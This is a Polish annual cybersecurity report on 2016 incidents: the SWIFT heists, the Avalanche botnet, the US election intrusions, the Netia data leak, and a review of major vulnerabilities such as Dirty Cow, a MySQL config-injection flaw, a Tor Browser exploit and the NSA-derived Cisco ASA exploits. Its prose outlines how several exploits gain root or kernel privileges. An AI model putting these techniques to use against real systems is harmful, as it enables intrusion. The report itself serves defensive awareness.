Banki uczestniczące w systemie SWIFT są odpowiedzialne za implementację i utrzymanie odpowiednich interfejsów służących do wymiany wiadomości międzybankowych związanych z operacjami finansowymi takimi jak zlecenie przelewu. Właśnie te mechanizmy zostały wykorzystane przez przestępców, którym udało się z sieci wewnętrznych kilku banków w różnych częściach świata wprowadzić do systemu SWIFT nieautoryzowane transakcje, za pomocą których usiłowano ukraść łącznie ponad miliard dolarów amerykańskich. Z tego transakcje na blisko 100 milionów USD zakończyły się sukcesem.

Pierwszym wykrytym atakiem było włamanie do banku centralnego w Bangladeszu. 5 lutego 2016 podejrzenia pracowników wzbudził brak drukowanych potwierdzeń serii transakcji wykonanych przez SWIFT w poprzednim dniu. W wyniku śledztwa wykryto kilkadziesiąt dyspozycji, opiewających na łączną kwotę prawie miliarda dolarów USA, które nie miały pokrycia w rzeczywistych zleceniach po stronie banku. Środki miały trafić na rachunki na Filipinach i Sri Lance. Prawie wszystkie pieniądze zostały zatrzymane lub odzyskane, choć część z nich wyłącznie w wyniku szczęśliwego zbiegu okoliczności - podejrzenia wzbudziły literówki w nazwach odbiorców. 81 milionów USD, których nie udało się zabezpieczyć, trafiło do kasyn na Filipinach.

Po wykryciu incydentu w Bangladeszu ślady podobnej działalności, pochodzące jeszcze z 2015 roku, wykryto także w wietnamskim banku Tien Phong[36] oraz ekwadorskim Banco del Austro. W pierwszym z banków nie doszło do kradzieży, natomiast w drugim straty wyniosły 12 milionów USD[37]. W maju podobny incydent wykryto w banku filipińskim[38].

Analiza złośliwego oprogramowania wykorzystanego przez przestępców[39] wskazuje, że znali oni bardzo dobrze zasady działania SWIFT, wykorzystywane w komunikacji oprogramowanie, a także procedury operacyjne wdrożone w bankach. Poza samą ingerencją w listę przelewów, malware miał także zacierać ślady swojej działalności. Jednym ze sposobów było usuwanie informacji o podstawionych transakcjach z raportów SWIFT przed przesłaniem ich do drukarki, po czym nadpisywanie wydrukowanych plików zerami i usuwanie ich.

Aby ingerencja w listę zleceń SWIFT była w ogóle możliwa, przestępcy musieli wcześniej uzyskać dostęp do systemów wewnętrznych banków, z których operacje takie było możliwe. Najbardziej prawdopodobnym scenariuszem jest wykorzystanie w tym celu spearphishingu skierowanego do osób z dostępem do takich systemów.

Część badaczy przypisuje odpowiedzialność za opisane ataki grupie Lazarus, która przeprowadziła m.in. ataki na Sony Pictures w 2015 roku. Przesłanką do tego ma być między innymi podobieństwo kodu w złośliwym oprogramowaniu wykorzystywanym w obu przypadkach[40].

## Avalanche

30 listopada 2016, po ponad czteroletnim dochodzeniu, zakończyła się operacja unieszkodliwienia przestępczej infrastruktury komputerowej określanej jako „Avalanche". W działania zaangażowane były służby USA, Europol, Interpol, Eurojust, a także wielu partnerów (Shadowserver Foundation, ICANN i inni). Dokonano 5 aresztowań, skonfiskowano 39 serwerów służących utrzymaniu infrastruktury, a 221 wyłączono we współpracy z odpowiednimi dostawcami usług. Blisko 800 000 domen

36 http://www.reuters.com/article/us-vietnam-cyber-crime-idUSKCN0Y60EN

37 http://www.reuters.com/article/us-cyber-heist-swift-specialreport-idUSKCN0YB0DD
38 https://www.symantec.com/connect/blogs/swift-attackers-malware-linked-more-financial-attacks
39 http://baesystemsai.blogspot.com/2016/04/two-bytes-to-951m.html
40 http://baesystemsai.blogspot.com/2016/05/cyber-heist-attribution.html

zostało wyłączonych bądź przejętych, a ruch pochodzący od zainfekowanych użytkowników skierowano na kontrolowane serwery. Zasięg działania grupy to 180 państw. O skali zjawiska może świadczyć liczba zainfekowanych maszyn - dziennie około 500 000 urządzeń (stan na styczeń 2017 r.) próbuje łączyć się w celu pobrania rozkazów z przejętych serwerów.

Początki działania sieci Avalanche datowane są na 2009 rok. To właśnie wtedy przy jego użyciu przeprowadzono pierwsze kampanie dystrybuujące szkodliwy spam. Już wtedy Avalanche miał możliwość wysyłania miliona wiadomości tygodniowo. W związku z licznymi przypadkami infekcji ransomeware'em, a także atakami złośliwego oprogramowania wykradającego dane uwierzytelniające ofiar, w 2012 roku w Niemczech, rozpoczęto śledztwo w tej sprawie. Rodziny malware'u związanego z Avalanche były dedykowane urządzeniom z systemem Windows. W dystrybuowanych przez grupę kampaniach zidentyfikowano dwadzieścia różnych typów złośliwego oprogramowania. W tabeli 7 przedstawiono rozmiary botnetów w polskiej przestrzeni adresowej na podstawie liczby zarejestrowanych połączeń do sinkhole'owanego kontrolera. Infrastruktura Avalanche oparta była o technikę tzw. double fast flux, co znacząco utrudniało działania organom ścigania. Dystrybucja środków pochodzących z przestępstw odbywała się za pośrednictwem wyjątkowo sprawnie zorganizowanej siatki „mułów", nabywających towary w celu wyprania pieniędzy. Niemiecki Federalny Urząd Bezpieczeństwa Technik Informacyjnych (BSI) i działający w jego strukturach CERT-Bund prowadzi akcję mającą na celu dotarcie do zainfekowanych użytkowników. Jest to możliwe poprzez zastosowaną technikę sinkhole'owania oraz monitorowania połączeń do przejętych serwerów C&C. CERT Polska systematycznie monitoruje wskaźnik zainfekowanych maszyn, a także skuteczność wdrażania działań naprawczych przez użytkowników. Poniższe statystyki dla polskiej przestrzeni adresowej zostały opracowane na podstawie informacji dostarczonych przez CERT-Bund i obejmują okres od 3.12.2016 do 31.12.2016.

| Rodzina | Rozmiar |
|---|---|
| Nymaim | 3610 |
| Tinba | 1212 |
| bolek | 701 |
| xswkit | 577 |
| Rovnix | 401 |
| Andromeda | 202 |
| Pandabanker | 41 |
| Matsnu | 26 |
| Marcher | 10 |
| Zeus | 6 |
| Ranbyus | 6 |
| Teslacrypt | 4 |
| Urlzone | 4 |

**Tabela 7.** Rozmiary botnetów w Polsce wykorzystujących Avalanche

| Poz. | ASN | Nazwa | Średnia dzienna unikalnych IP | Maksymalna dzienna unikalnych IP |
|---|---|---|---|---|
| 1 | 5617 | Orange | 1050 | 2464 |
| 2 | 8374 | Polkomtel | 383 | 797 |
| 3 | 12741 | Netia | 235 | 580 |
| 4 | 39603 | P4 | 201 | 395 |
| 5 | 6830 | Liberty Global Operations | 167 | 357 |
| 6 | 12912 | T-MOBILE | 151 | 291 |
| 7 | 29314 | VECTRA | 96 | 192 |
| 8 | 21021 | Multimedia | 93 | 179 |
| 9 | 13110 | INEA | 32 | 75 |
| 10 | 201019 | P4 | 30 | 76 |

**1 571** Liczba domen, do których łączyły się zainfekowane maszyny

**19** Liczba rodzajów malware

**660** Liczba systemów autonomicznych z przynajmniej jednym zainfekowanym urządzeniem

**36 422** Liczba łączących się unikalnych IP

**Tabela 8.** Liczba botów wykorzystujących Avalanche w podziale na polskie systemy autonomiczne

## Wybory w Stanach Zjednoczonych

W 2016 roku w Stanach Zjednoczonych odbyły się wybory prezydenckie. Rywalizacji Demokratów i Republikanów towarzyszyły incydenty teleinformatyczne, które wydają się istotne z punktu widzenia globalnego bezpieczeństwa.

7 października 2016 Departament Bezpieczeństwa Krajowego (DHS) razem z Biurem Dyrektora Wywiadu Narodowego (DNI) w Stanach Zjednoczonych opublikowały wspólne oświadczenie w sprawie bezpieczeństwa informacyjnego minionych wyborów[41]. Amerykańska Wspólnota Wywiadów (USIC) odnosi się w nim do problemu skompromitowanej poczty e-mail należącej do amerykańskich obywateli oraz instytucji, w tym także osób powiązanych z politycznym establishmentem. Dokument porusza problem rzekomo wykradzionych wiadomości, ich publikacji w serwisach DCLeaks.com, WikiLeaks, a także działalności aktora o pseudonimie Guccifer 2.0. W dokumencie jasno wskazano, że działania te przeprowadzono w celu zakłócenia procesu wyborczego. Z oświadczenia DHS i DNI wynika także, że w niektórych stanach odnotowano przypadki skanowania oraz próby nieautoryzowanego dostępu do systemów powiązanych z wyborami. Powyższe działania, w większości opisane jako pochodzące z serwerów obsługiwanych w ramach jednego podmiotu, są atrybuowane dużo słabiej niż te, o których mowa w pierwszej części dokumentu. USIC i DHS szacują, że z uwagi na skomplikowany i zdecentralizowany system wyborczy obowiązujący w Stanach Zjednoczonych, ingerencja w wyniki wyborów oparta na bezpośrednim ataku na systemy komputerowe byłaby niezwykle trudna. Po pierwsze: system wyborczy posiada liczne zabezpieczenia na poziomach lokalnych i stanowych, a dodatkowo maszyny do głosowania nie są podłączone do internetu[42].

29 grudnia 2016 światło dzienne ujrzał wspólny raport przygotowany przez DHS oraz FBI (aktualna wersja posiada sygnaturę JAR-16-20296A). Dokument opisuje narzędzia i infrastruktury wykorzystane przy nieautoryzowanych dostępach do komputerów i sieci powiązanych z wyborami oraz instytucjami amerykańskiego sektora rządowego, politycznego i prywatnego. Działania te zostały sklasyfikowane przez amerykański rząd pod nazwą GRIZZLY STEPPE (10 lutego 2017 opublikowana została ich rozszerzona analiza[43]). W raporcie znalazły się informacje o dwóch grupach, które mogły przyczynić się do przeprowadzenia ataku.

41 https://www.us-cert.gov/security-publications/GRIZZLY-STEPPE-Russian-Malicious-Cyber-Activity

42 https://www.dhs.gov/news/2016/10/07/joint-statement-department-homeland-security-and-office-director-national

43 https://www.us-cert.gov/sites/default/files/publications/AR-17-20045_Enhanced_Analysis_of_GRIZZLY_STEPPE_Activity.pdf

Pierwsza grupa, określona jako APT29, przeprowadziła działania operacyjne latem 2015 roku. Druga grupa, APT28, wiosną 2016 roku. APT29 posłużyła się zawierającą złośliwy link kampanią spearphishingową skierowaną do ponad 1 000 odbiorców, w tym także do adresatów sektora rządowego. Do hostowania złośliwego oprogramowania i wysyłania spreparowanych wiadomości wykorzystano wiarygodnie wyglądające domeny. Wynikiem tych działań było skuteczne skompromitowanie systemów Partii Demokratycznej. Atakujący dostarczył do nich złośliwe oprogramowanie, ustanowił stały dostęp, a w końcu korzystając z szyfrowanego kanału komunikacji, niezauważenie przesłał zawartość korespondencji z poszczególnych kont. Wiosną 2016 roku druga grupa dokonała ataku na tę samą partię polityczną, również wykorzystując do tego spearphishing. Tym razem wiadomości prowadziły ofiarę do procesu zmiany hasła poprzez fałszywy serwis webmailowy hostowany na infrastrukturze kontrolowanej przez atakujących. Użycie zdobytych poświadczeń umożliwiło atakującym dostęp do prawdziwego systemu i prawdopodobną kradzież danych od wielu wysoko postawionych członków partii. Rząd Stanów Zjednoczonych uważa, że informacje te wyciekły na zewnątrz i zostały publicznie ujawnione[44].

Do raportu JAR-16-20296A dołączone zostały wskaźniki infekcji (IoC). 30 grudnia 2016 ukazała się przeprowadzona przez firmę Wordfence analiza techniczna, która przygląda się zawartym tam podejrzanym adresom IP, jak również funkcjonalności zidentyfikowanego na podstawie zawartej w raporcie reguły Yara kodu PHP. Stanowi on powszechnie dostępny w sieci webshell (P.A.S. w wersji 3.1.0). Z 876 przeanalizowanych adresów IP, ok 15 proc. wskazuje na wyjściowe węzły sieci TOR, zaś pozostałe adresy pochodzą z wielu krajów i od różnych ISP. Z podsumowania całości analizy wynika, że udostępnione przez DHS adresy IP mogą reprezentować wielu złośliwych aktorów, a co za tym idzie, trudno jest powiązać je z konkretną grupą przestępczą. Z kolei zidentyfikowany kod PHP jest dosyć stary, stanowi ogólnodostępny webshell i może stanowić o kompromitacji dowolnego serwisu w sieci Web[45].

Niektóre z cytowanych przez nas materiałów, a także szereg ogólnodostępnych serwisów, jak SecureWorks[46,47], czy The Intercept[48], podejmuje problematykę atrybucji opisanych ataków. Należy jednak pamiętać, że z uwagi na specyfikę materiału cyfrowego, odnalezione informacje mogą nierzadko okazać się jedynie poszlakami, czasami intencjonalnie pozostawionymi przez przestępców, w celu zwrócenia uwagi na kogoś innego (zob. projekt CyberROAD).

## Najważniejsze podatności zidentyfikowane w 2016 roku

W roku 2016 nastąpiło wykrycie wielu krytycznych podatności zarówno w oprogramowaniu klienckim jak i serwerowym. Część z nich była wykorzystywana w ukierunkowanych atakach o motywacji politycznej lub szpiegowskiej. Poniżej przedstawione zostały najważniejsze, naszym zdaniem, przykłady takich problemów.

## Dirty Cow (CVE-2016-5195)

Dirty Cow było jedną z najpopularniejszych luk 2016 roku. Sytuacja wyścigu (Race Condition) w mechanizmie Copy-On-Write (COW) jądra GNU/Linux umożliwiała atakującemu zmianę uprawnień pamięci (z odczytu na zapis) i w konsekwencji podwyższenie uprawnień lokalnego użytkownika.

Podatnością, znalezioną przez Phila Oestera, objęte były wszystkie systemy operacyjne oparte o jądro Linuksa, w tym również Android - co dawało możliwość uzyskania uprawnień konta root na urządzeniu.

Od momentu wprowadzenia błędu do stabilnej wersji jądra (wersja 2.6.22) do jego odkrycia minęło aż 9 lat (Wrzesień 2007 -> Październik 2016). Ciekawostką jest to, że Linus Torvalds

44 https://www.us-cert.gov/sites/default/files/publications/JAR_16-20296A_GRIZZLY%20STEPPE-2016-1229.pdf

45 https://www.wordfence.com/blog/2016/12/russia-malware-ip-hack/
46 https://www.secureworks.com/research/threat-group-4127-targets-hillary-clinton-presidential-campaign
47 https://www.secureworks.com/research/threat-group-4127-targets-google-accounts
48 https://theintercept.com/2016/12/14/heres-the-public-evidence-russia-hacked-the-dnc-its-not-enough/

próbował naprawić ten błąd w 2005 roku w wersji testowej jądra, lecz bez powodzenia[49].

MySQL Priv Escal / RCE (CVE-2016-6662)

Błąd odkryty przez Dawida Goluńskiego w MySQL (wersje 5.7, 5.6, 5.5) pozwalający na zdalne wstrzyknięcie ustawień do pliku konfiguracyjnego, co w konsekwencji umożliwia wykonanie kodu lub podniesienie uprawnień. Napastnik, w zależności od scenariusza, może wykorzystać go na dwa niezależne sposoby:

- Dopisać dodatkowe ustawienia do aktualnie wykorzystywanej konfiguracji MySQL na systemach z błędnie skonfigurowanymi uprawnieniami (właścicielem konfiguracji/ posiada prawa do zapisu użytkownik mysql)
- Stworzyć nowy plik konfiguracyjny w katalogu z danymi MySQL (użytkownik mysql domyślnie posiada prawa do zapisu). Osiągnięcie tego rezultatu jest również możliwe za pomocą podatności CVE-2016-6663 odkrytej przez Goluńskiego.

Atakujący może podać ścieżkę do niezaufanej biblioteki w pliku konfiguracyjnym, co spowoduje uruchomienie jej z uprawnieniami roota w momencie ponownego uruchomienia serwera MySQL.

Tor Browser / Firefox RCE (CVE-2016-9079)

Pod koniec listopada, tajemnicza osoba opublikowała na bug trackerze projektu Tor exploita rzekomo znalezionego w internecie[50]. Opublikowany kod uruchamiał się tylko w przypadku korzystania z Tor Browser, aczkolwiek działał też w Mozilli Firefox w wersjach od 41 do 50 (systemy Windows oraz Mac OS X).

Złośliwy kod, dostarczony jako JavaScript, był w stanie skutecznie obejść zabezpieczenia pakietu Microsoft Enhanced Mitigation Experience Toolkit (EMET) poprzez korzystanie z tablicy importów biblioteki XUL.dll - która nie jest chroniona przez ten zestaw narzędzi.

Exploit wykorzystuje podatność Use-After-Free w parserze plików SVG. Shellcode jest zbliżony do kodu użytego w 2013 podczas ataku FBI na użytkowników Freedom Hosting (namierzenie adresów IP użytkowników stron z pornografią dziecięcą)[51]. W tym przypadku odwoływał się on do adresu IP: 5.39.27.226 i jego zadaniem była, tak samo jak 3 lata temu, identyfikacja użytkownika - pobranie nazwy komputera, adresu MAC karty sieciowej oraz IP.

Cisco ASA – EXTRABACON (CVE-2016-6366)/ EPICBANANA (CVE-2016-6367)

Dwie podatności 0-day ujawnione jako przedsmak licytacji paczki narzędzi NSA (tzw. Equation Group - prawdopodobnie zespół Tailored Access Operations[52]), wykradzionych przez grupę The Shadow Brokers. Aukcja polegała na przelewaniu BitCoinów na kontrolowany przez hakerów portfel (adres: 19BY2XCgbDe6WtTVbTyzM9eR3LYr6VitWK[53]). Uczestnik, który wpłaci największą ilość wirtualnej waluty, ma otrzymać hasło do zaszyfrowanego archiwum.

W momencie pisania raportu w portfelu znajdowało się około 10.35 BTC. Licytacja oficjalnie nie została zakończona, więc nie wiadomo czy hasło zostało przekazane. Grupa zadeklarowała, że jeżeli suma wpłat przekroczy milion BTC (około 4 miliardy złotych) to upubliczni więcej exploitów autorstwa NSA.

Pierwszy exploit (nazwa kodowa: EXTRABACON; CVE-2016-6366) wykorzystywał przepełnienie bufora w komponencie odpowiedzialnym za obsługę protokołu SNMP w urządzeniach firmy Cisco służących jako zapory ogniowe oraz serwery VPN: serie ASA, ASAv, Firepower, FWSM, ISA oraz PIX[54].

Kod opracowany był na urządzenia w wersji 8.x, lecz badaczom z firmy SilentSignal udało się przeportować go na najnowsze wersje urządzenia (9.2)[55]. Exploit umożliwiał zdalne

49 http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=4ceb5db9757aaeadcf8fbbf97d76bd42aa4df0d6
50 https://lists.torproject.org/pipermail/tor-talk/2016-November/042639.html

51 https://zaufanatrzeciastrona.pl/post/analiza-najnowszego-ataku-0day-na-firefoxa-uzywanego-w-tor-bundle/
52 http://www.spiegel.de/international/world/the-nsa-uses-powerful-toolbox-in-effort-to-spy-on-global-networks-a-940969.html
53 https://blockchain.info/pl/address/19BY2XCgbDe6WtTVbTyzM9eR3LYr6VitWK
54 https://community.rapid7.com/community/infosec/blog/2016/09/06/bringing-home-the-extrabacon
55 https://blog.silentsignal.eu/2016/08/25/bake-your-own-extrabacon/

wykonanie dostarczonego kodu. Wymaganiem dla atakującego była znajomość „community string" SNMP atakowanego urządzenia.

Druga podatność (nazwa kodowa: EPICBANANA; CVE-2016-6367)dotyczyła oprogramowania urządzeń z serii ASA, PIX oraz FWSM. Parser interfejsu CLI umożliwiał podniesienie uprawnień lokalnemu użytkownikowi i wykonanie dostarczonego kodu. Aby nastąpiło prawidłowe wykonanie exploita, adres źródłowy atakującego musi być na liście urządzeń z zezwolonym dostępem do połączenia poprzez Telnet lub SSH.

Google vs Microsoft – 7 dniowy disclosure (CVE-2016-7255)

Kontrowersyjna podatność ujawniona publicznie przez Google Threat Analysis Group, zaledwie po siedmiu dniach od momentu przekazania informacji firmie Microsoft. Tak krótki termin spowodowany był polityką Google dotyczącą ujawniania podatności, które są aktywnie wykorzystywane w atakach na użytkowników[56].

Dziura była wykorzystywana jako jeden z elementów ataku na pracowników amerykańskich think-tanków oraz organizacji pozarządowych przez grupę STRONTIUM (inne używane nazwy to: Sofacy oraz APT28). Jest to rosyjska organizacja, prawdopodobnie powiązana ze służbami specjalnymi GRU, odpowiedzialna za ataki na pracowników Białego Domu, Bundestagu oraz NATO.

Pierwszym etapem ataku było wykorzystanie luki Use-After-Free we Flashu (CVE-2016-7855), następnie następowało podniesienie uprawnień za pomocą błędu w module win32k.sys jądra Windows (CVE-2016-7255).

Exploit działał na 64-bitowych systemach oraz 32-bitowej wersji przeglądarki Internet Explorer (domyślna konfiguracja). Jego celem było stworzenie obiektów okien Windows i uszkodzenie struktury tagWND w tych obiektach. Jeżeli operacja przebiegła pomyślnie, atakujący uzyskiwał dostęp do pamięci umieszczonej za uszkodzoną strukturą. Dzięki temu istniała możliwość zapisu do pamięci jądra.

Następnie kopiowany był token użytkownika SYSTEM (użytkownik z najwyższymi uprawnieniami w Windows) i z jego uprawnieniami tworzony proces Internet Explorer. Ostatnim krokiem była instalacja backdoora na komputerze ofiary.

Podatności w oprogramowaniu antywirusowym (m.in CVE-2016-2208)

Tavis Ormandy, badacz z Google Project Zero przeprowadził badanie bezpieczeństwa popularnych produktów antywirusowych firmy Symantec[57]. Z racji tego, że programy AV cieszą się powszechnym zaufaniem i zdecydowana większość użytkowników systemów Windows z nich korzysta, jest to bardzo interesujący cel dla atakujących lub poszukiwaczy błędów.

Oprogramowanie antywirusowe w znakomitej większości przypadków mocno ingeruje w system operacyjny (własne sterowniki), co w przypadku kompromitacji modułu działającego w trybie jądra, pozwala na uzyskanie najwyższych uprawnień w systemie operacyjnym.

Przetestowane zostały następujące produkty:
- Norton Antivirus (Wszystkie produkty)
- Symantec Endpoint (Wszystkie produkty)
- Symantec Scan Engine (Wszystkie produkty)
- Symantec Email Security (Wszystkie produkty)

Problemem producentów rozwiązań AV, z którego zdają sobie sprawę programiści złośliwego oprogramowania, są packery plików wykonywalnych, takie jak powszechnie znany UPX. Aby sobie z nim poradzić, stosowane są emulatory bądź dedykowane unpackery. Są to często skomplikowane rozwiązania i podatne na błędy (Google Project Zero znalazło również błędy w tego typu kodzie innych producentów m.in Comodo, ESET, Fireeye czy Kaspersky).

56 https://security.googleblog.com/2016/10/disclosing-vulnerabilities-to-protect.html

57 https://googleprojectzero.blogspot.com/2016/06/how-to-compromise-enterprise-endpoint.html

Pierwszym poważnym błędem było przepełnienie bufora unpackera ASPack, którego kod, razem z modułem skanującym, załadowany jest do jądra systemu Windows. Oznacza to, że wykorzystanie tego błędu pozwala na uzyskanie najwyższych uprawnień w systemie operacyjnym. Sposobem ataku na użytkownika mógł być zwykły e-mail lub plik pobrany z internetu - nie występowała potrzeba uruchomienia przez użytkownika, gdyż produkt firmy Symantec automatycznie skanował go pod kątem obecności złośliwego oprogramowania.

Drugie przepełnienie bufora występowało w kodzie przetwarzającym dokumenty PowerPoint z pakietu Microsoft Office, służącym do wypakowania osadzonych obiektów, takich jak makra Visual Basic for Applications (VBA).


Symantec podczas kompilacji swoich produktów nie skorzystał z przełączników /GS oraz -fstack-protector odpowiedzialnych za ochronę przed przepełnieniami bufora na stosie. Pozwalało to na bardzo łatwe wykorzystanie błędu i nadpisanie adresu powrotu z funkcji na stosie.

## Zagrożenia, incydenty i obserwacje szczególnie istotne dla polskich użytkowników internetu

### Pravyi Sektor

7 lipca 2016 roku bliżej niezidentyfikowana osoba, bądź grupa osób, poinformowała media o rzekomym włamaniu do serwera Netii. Do dystrybucji informacji użyto kilku kont twitterowych: @hstrelkovrodion3, @noskovfurs1994 oraz @gamletschukin12. Konta te nie były wcześniej używane. Rozsyłano informację o poniższej treści:

> ***@PolishClubBos***
> *Ukrainian nationalists broke into the major TV and internet provider* ***https://t.co/9snF5gwmIC***
> *— Lemberg (@noskovfurs1994)*
> ***July 7, 2016***




**Rys. 7.** Zrzut ekranu pokazujący „PHP shella"

Odsyłała ona do rzekomego twitterowego profilu ukraińskiego „Prawego Sektora" – @pravsector. Sam profil został założony chwilę wcześniej i nie był w żaden sposób powiązany z prawdziwym „Prawym Sektorem". Z jego wykorzystaniem dystrybuowano w przeciągu kilku kolejnych dni różnego typu „wrażliwe" informacje opisane poniżej.

Jeszcze tego samego dnia na innym, choć również fałszywym, profilu @pravysector pojawił się zrzut ekranu mający udowodnić, że atakujący mogą wydawać polecenia na serwerze investor.netia.pl za pomocą tzw. „PHP shella" (rys. 7).

```
-- ------------------------------ --
-- [  SQL Dump created by P.A.S.  ] --
-- [      investor.netia.pl       ] --
-- [          2016/07/01          ] --
-- ------------------------------ --

--
-- `logger`.`dblog`
--
DROP TABLE IF EXISTS `dblog`;
CREATE TABLE `dblog` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `date` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `user` varchar(64) NOT NULL,
  `dbtable` varchar(64) NOT NULL,
  `action` varchar(20) NOT NULL,
  `query` text NOT NULL,
  `result` text NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=24626688 /*!40101 DEFAULT CHARSET=utf8 */;
```

**Rys. 8.** Zrzut z bazy danych

Wynikało z niego, że atakujący miał dostęp do znajdujących się na serwerze baz danych. W niedługim czasie bazy te zostały opublikowane.

Ich rozmiar wynosił kilkanaście GB. Nagłówki wskazywały, że dane zostały skopiowane 1 lipca 2016 roku (rys. 8).

Wykradzione dane dotyczyły klientów Netii oraz osób, które za pośrednictwem strony

internetowej odpytywały się np. o parametry czy dostępność usług. Wśród informacji można było znaleźć m.in.:


- imię i nazwisko
- adres
- numer rachunku bankowego
- numer telefonu
- adres e-mail

W następstwie powyższych zdarzeń, Netia wydała oficjalny komunikat o następującej treści:

> ***7 lipca 2016 roku około południa strona internetowa netia.pl została zaatakowana przez hakerów. Hasła i loginy dostępu do NetiaOnline są bezpieczne, dlatego nie ma konieczności żadnych działań ze strony klientów.***
>
> ***Wszystkie serwisy obsługi klienta Netii działają prawidłowo. Eksperci analizują przebieg ataku. Podjęte aktywności pozwoliły zminimalizować skutki działań wymierzonych w firmę. We współpracy z wiodącymi na rynku specjalistami z zakresu cyberbezpieczeństwa niezwłocznie wzmocniliśmy ochronę naszych zasobów sieciowych.***
>
> ***Niemniej w wyniku ataku hakerzy dostali się do stron zawierających dane osób zgłaszających poprzez formularz chęć kontaktu ze strony Netii. Są to często fragmentaryczne wpisy, zawierające głównie numery telefonów kontaktowych.***
>
> ***Dodatkowo włamujący się na stronę uzyskali dostęp do danych z formularza umów zawieranych drogą elektroniczną, poprzez stronę internetową Netii. Netia pragnie zachować najdalej idącą ostrożność, dlatego wszyscy klienci, których może dotyczyć potencjalny wyciek, zostaną powiadomieni. Dotyczy to niewielkiej części abonentów firmy.***
>
> ***Sytuacja została ustabilizowana. Dane klientów oraz firm współpracujących są zabezpieczone przez ekspertów Netii, których wspomaga dodatkowy, wysoko wykwalifikowany, zewnętrzny zespół doradczy.***
>
> ***O dalszych szczegółach będziemy informowali na bieżąco wraz z postępem naszej kontroli.***


Warto w tym miejscu zwrócić uwagę, że omówione powyżej wydarzenie zbiegły się w czasie z odbywającym się w Warszawie w dniach 8-9 lipca 2016 szczytem NATO.

Kolejna odsłona sprawy miała miejsce 14 lipca. Ponownie, z wykorzystaniem profilu @pravsector, zaczęto publikować wrażliwe dane. Tym razem powiązane z Ministerstwem Obrony Narodowej. W pierwszej kolejności pojawiły się plik .xls zawierający rzekomo spis komputerów znajdujących się w domenie intermon.mon.gov.pl oraz pliki pochodzące z jednego z tych komputerów. Atakujący spreparował pewne wpisy, które miały świadczyć o udziale pracowników MON w tajnym amerykańskim programie szpiegowskim PRISM[58]. Po pierwsze nazwy dwóch komputerów znajdujące się w pliku .xls zawierały ciąg „PRISM" (rys. 9).




**Rys. 9.** Wpisy dot. „PRISM"

58 https://pl.wikipedia.org/wiki/Prism_(program_szpiegowski)



ANKIETA PERSONALNA
KANDYDATA DO SŁUŻBY PRISM

DANE EWIDENCYJNE

NAZWISKO:
IMIĘ:
DRUGIE IMIĘ:
DATA I MIEJSCE URODZENIA: 30.12.1974 R. ZŁOTOW
IMIĘ MATKI/NAZWISKO RODOWE
PESEL:
NR NIP
SERIA I NR PASZPORTU
WAŻNY DO:
WYDANY PRZEZ:
SERIA I NUMER DOWODU OSOBISTEGO:
WYDANY PRZEZ:
SERIA I NUMER LEG. SŁUŻB.:
KATEGORIA. I NR PRAWA JAZDY:
WAŻNE DO
WYDANE PRZEZ:
ADRES ZAMIESZKANIA: (miejscowość, ulica, nr domu/mieszkania):
Tel. Kom.

**Rys. 10.** „Ankieta Personalna"

Po drugie zmieniono tytuł formularza „Ankiety Personalnej", tak aby sprawiała wrażenie, że dotyczyła kandydata do służby PRISM (rys. 10). Po opublikowaniu tych dokumentów, zażądano okupu w wysokości 50 000 dolarów amerykańskich. W pierwszej wersji miały one trafić na konto ukraińskiego aktywisty i blogera, a następnie na portfel bitcoinowy wykorzystywany w kampaniach powiązanych z ransomware. Brak wpłaty miał skutkować upublicznieniem kolejnych dowodów wskazujących na powiązania państwa polskiego z PRISM. „Dowody" te pojawiły się jeszcze tego samego dnia. Były to rzekome logi, będące wynikiem podsłuchu w ramach programu. W paczce znajdowało się 25 katalogów, a w każdym z nich logi (rys. 11).

00A2D4E4-5308-683D-91BC-EB4EEF617B11
0A5C26D0-E34A-401A-0E15-700F0BC5B81A
